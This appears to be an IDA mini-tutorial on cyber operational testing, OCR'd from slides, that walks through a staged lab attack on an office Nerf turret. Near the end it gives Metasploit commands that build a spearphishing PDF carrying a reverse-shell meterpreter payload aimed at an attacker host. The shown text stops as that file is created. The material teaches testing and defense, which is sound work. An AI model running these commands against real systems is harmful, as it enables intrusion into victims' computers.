INSTITUTE FOR DEFENSE ANALYSES

DATAWorks 2020:

Taking Down a Turret: Introduction to Cyber Operational Test and Evaluation

Peter M. Mancini, Project Leader

Stacey L. Allison
Mark R. Herrera
Jason R. Schlup
Kelly Tran

March 2020

Approved for Public Release.

IDA Document NS D-13098

Log: H 2020-000073

INSTITUTE FOR DEFENSE ANALYSES
4850 Mark Center Drive
Alexandria, Virginia 22311-1882

The Institute for Defense Analyses is a nonprofit corporation that operates three Federally Funded Research and Development Centers. Its mission is to answer the most challenging U.S. security and science policy questions with objective analysis, leveraging extraordinary scientific, technical, and analytic expertise.

About This Publication
This work was conducted by the Institute for Defense Analyses (IDA) under contract HQ0034-19-D-0001, Task C9096, "Cyber Experimentation and Training Lab," for the Office of the Director, Operational Test and Evaluation. The views, opinions, and findings should not be construed as representing the official position of either the Department of Defense or the sponsoring organization.

Acknowledgments
The IDA Technical Review Committee was chaired by Mr. Robert R. Soule and consisted of Shawn C. Whetstone and Jason M. Hustedt from the Operational Evaluation Division.

For more information:
Peter M. Mancini, Project Leader
pmancini@ida.org • (703) 845-2496

Robert R. Soule, Director, Operational Evaluation Division
rsoule@ida.org • (703) 845-2482

Rigorous Analysis | Trusted Expertise | Service to the Nation

INSTITUTE FOR DEFENSE ANALYSES

IDA Document NS D-13098

DATAWorks 2020: Taking Down a Turret: Introduction to Cyber Operational Test and Evaluation

Peter M. Mancini, Project Leader

Stacey L. Allison
Mark R. Herrera
Jason R. Schlup
Kelly Tran

Executive Summary

Cyberattacks are in the news every day, from data breaches of banks and stores to ransomware attacks shutting down city governments and delaying school years. In this mini-tutorial, we introduce key cybersecurity concepts and methods for conducting cybersecurity test and evaluation. A good cybersecurity test requires an understanding of its purpose, and sufficient time is needed beforehand to identify appropriate metrics for collecting statistically significant data. In addition, one must plan in advance of the test how to evaluate the system to ensure that rigorous analytical methods are used.

We walk through a cyberattack in which an attacker gains command and control of a Nerf turret. Throughout this demonstration, we provide real-world examples of each major step we take. We also examine the cyberattack from the system defender's point of view and analyze artifacts left by the attack path.

First, the attacker performs reconnaissance, using social media to identify the turret owner's hobbies. The attacker then targets the victim with a spearphishing email, which contains a malicious PDF file with an embedded script that gives the attacker access to the victim's computer. The attacker maintains a persistent presence on the victim's computer by migrating to a common computer process to avoid detection. Network scanning reveals the presence on the same network of a different computer that controls the turret. The attacker escalates privileges to administrator-level access, which allows them to dump password hashes, or random-looking strings of characters. Next, they apply a password-cracking tool that cracks the hashed password by comparing the hashes to a list of potential password matches. Finally, upon gaining access to the turret computer, the attacker modifies the turret database file and forces the turret to turn on its previous owner.

Once the attack has finished, we classify the actions taken by the attacker. We implement a statistical model that incorporates additional notional (yet reasonable) data to predict the probability of detecting a cyberattack. In predicting detection probability, the statistical model considers as factors the types of tools used by the attackers and how the attackers accessed each computer. We suggest using additional cyberattack data to explore other factors and improve the model's prediction capabilities.


Taking Down a Turret: Introduction to Cyber Operational Test and Evaluation

DATAWorks 2020 Mini-Tutorial

Peter Mancini, Project Leader

Lee Allison
Mark Herrera
Jason Schlup
Kelly Tran

May 29, 2020



Institute for Defense Analyses


4850 Mark Center Drive ● Alexandria, Virginia 22311-1882

Roadmap for today's presentation

Introduction to cyber testing and attack methods

Cyber attack demonstration


Analysis of cyber attack data



Cybersecurity test and evaluation begins with understanding the problem

What is the purpose of this test?

Example: Can someone access a particular system?
Example: Can an adversary affect my mission?



Cybersecurity test and evaluation begins with understanding the problem

What is the purpose of this test?

Example: Can someone access a particular system?
Example: Can an adversary affect my mission?

What questions do we want to answer?


Example: How does the system respond to cyber intrusion?
Example: How do operators respond to an observed cyber effect?

How are we collecting information?

How are we analyzing the data?

These questions must be answered BEFORE conducting the test


Understanding the entire attack surface is critical to comprehensively testing the system




Source: GAO analysis of Department of Defense information. | GAO-19-128

Understanding the entire attack surface is critical to comprehensively testing the system

Most systems likely contain non-IP based interfaces



Systems not connected to the internet are still vulnerable



Hackers get creative: Surely your smart assistant won't respond to light?

Light Commands: Laser-Based Audio Injection Attacks on Voice-Controllable Systems*


Takeshi Sugawara
The University of Electro-Communications
sugawara@uec.ac.jp


Benjamin Cyr
University of Michigan
bencyr@umich.edu

Sara Rampazzi
University of Michigan
srampazz@umich.edu

Daniel Genkin
University of Michigan
genkin@umich.edu

Kevin Fu
University of Michigan
kevinfu@umich.edu





https://www.youtube.com/watch?v=EtzP-mCwNAs

Cyber in the news: The usual suspects

Phishing

The fraudulent attempt to ***obtain sensitive information by disguising oneself*** as a trustworthy entity.

Iranian Hackers Attack State Dept. via Social Media Accounts

The New York Times Nov 24, 2015

"Iranian hackers were successful in more than a quarter of their [spear fishing] attempts."

"…the attack began when an employee clicked on a link in a "phishing" email and provided their credentials."

Timeline, cost unclear as New Orleans works to restore computer network after cyberattack

The Times-Picayune Dec 19, 2019

Cyber in the news: The usual suspects

Ransomware

Malicious software designed to block access to a computer system until a sum of money is paid.

Baltimore transfers $6 million to pay for ransomware attack

The Baltimore Sun Aug 28, 2019

Hackers Demanding Ransoms Paralyze City Computer Systems In The U.S.

NPR June 13, 2019

Cyber in the news: The usual suspects

Data Breach

The intentional or unintentional release of secure or private/confidential information to an untrusted environment.

U.S. HVAC Firm Reportedly Linked To Target's Data Security Breach


NPR Feb 5, 2014

- Target granted HVAC company remote access to its corporate network
- ***Supply chain*** compromise resulted in stolen credentials
- Stolen user information included
  - *Names*
  - *Addresses*
  - *Credit card info*

Cyber in the news: The usual suspects

Password Cracking

The process of recovering passwords from data that have been stored in or transmitted by a computer system.



State of Stolen Credentials in the Dark Web from Fortune 500 Companies

Immuniweb.com Oct 30, 2019

*"We found over **21 million** (21,040,296) **credentials belonging to Fortune 500 companies.**"*

*"As many as **95%** of the credentials contained unencrypted, or **brute forced and cracked by the attackers**, plaintext passwords."*

https://www.immuniweb.com/blog/stolen-credentials-dark-web-fortune-500.html

Cyber in the news: The usual suspects


Phishing

Included in today's demonstration

Data Breach

Password Cracking

We use a cyber attack framework to describe adversarial cyber operations




Our demonstration uses real attacker and defender tools

Kali Linux

Free-to-use exploitation platform with hundreds of tools for multiple purposes

Metasploit

Framework to establish command and control of a target system



Nmap

Network scanning utility to identify other systems on a network

John the Ripper


Easy-to-use password cracking utility with pre-built password lists

Social Media

An excellent source of open-source intelligence gathering

Wireshark

Network analysis tool to identify what information is flowing on the network



Windows Event Viewer/rsyslog

Log files that monitor system activities

Disclaimer: Try this **at home**!

All of these tools are free and legal to use (usually)

Learning by doing is the best method

Don’t be afraid to break your virtual machines

Second disclaimer: Do **not** try this **at home**!

Do not use your company-owned machine

Do not try any of what you're about to see unless you have the proper approvals (and it's legal)


Be *very* careful if you are connected to the internet

- Better yet, don’t do this while connected to the internet

Keep your live systems secure and fully patched

Today's Demonstration:

Hacking a Turret



Let's hack Peter's Office Nerf Turret (ONT)

Peter wants to keep his office free of distractions


Peter's laptop is connected to an internal network

ONT has been configured to not fire at Peter and his boss (R. Tool)

ONT is controlled by an unknown device

Peter has a network defense team (NDT) monitoring his systems

Here's what we know so far




Recon: What does Peter like to do?

Instagram

facebook

LinkedIn



Ingress: Peter really wants to play Ultimate Frisbee with coworkers – let's spearphish him!

Create malicious PDF that will connect his computer to attacker

```
msf5 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lhost 10.10.10.10
lhost => 10.10.10.10
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lport 4444
lport => 4444
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename frisbee.pdf
filename => frisbee.pdf
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'frisbee.pdf' file ...
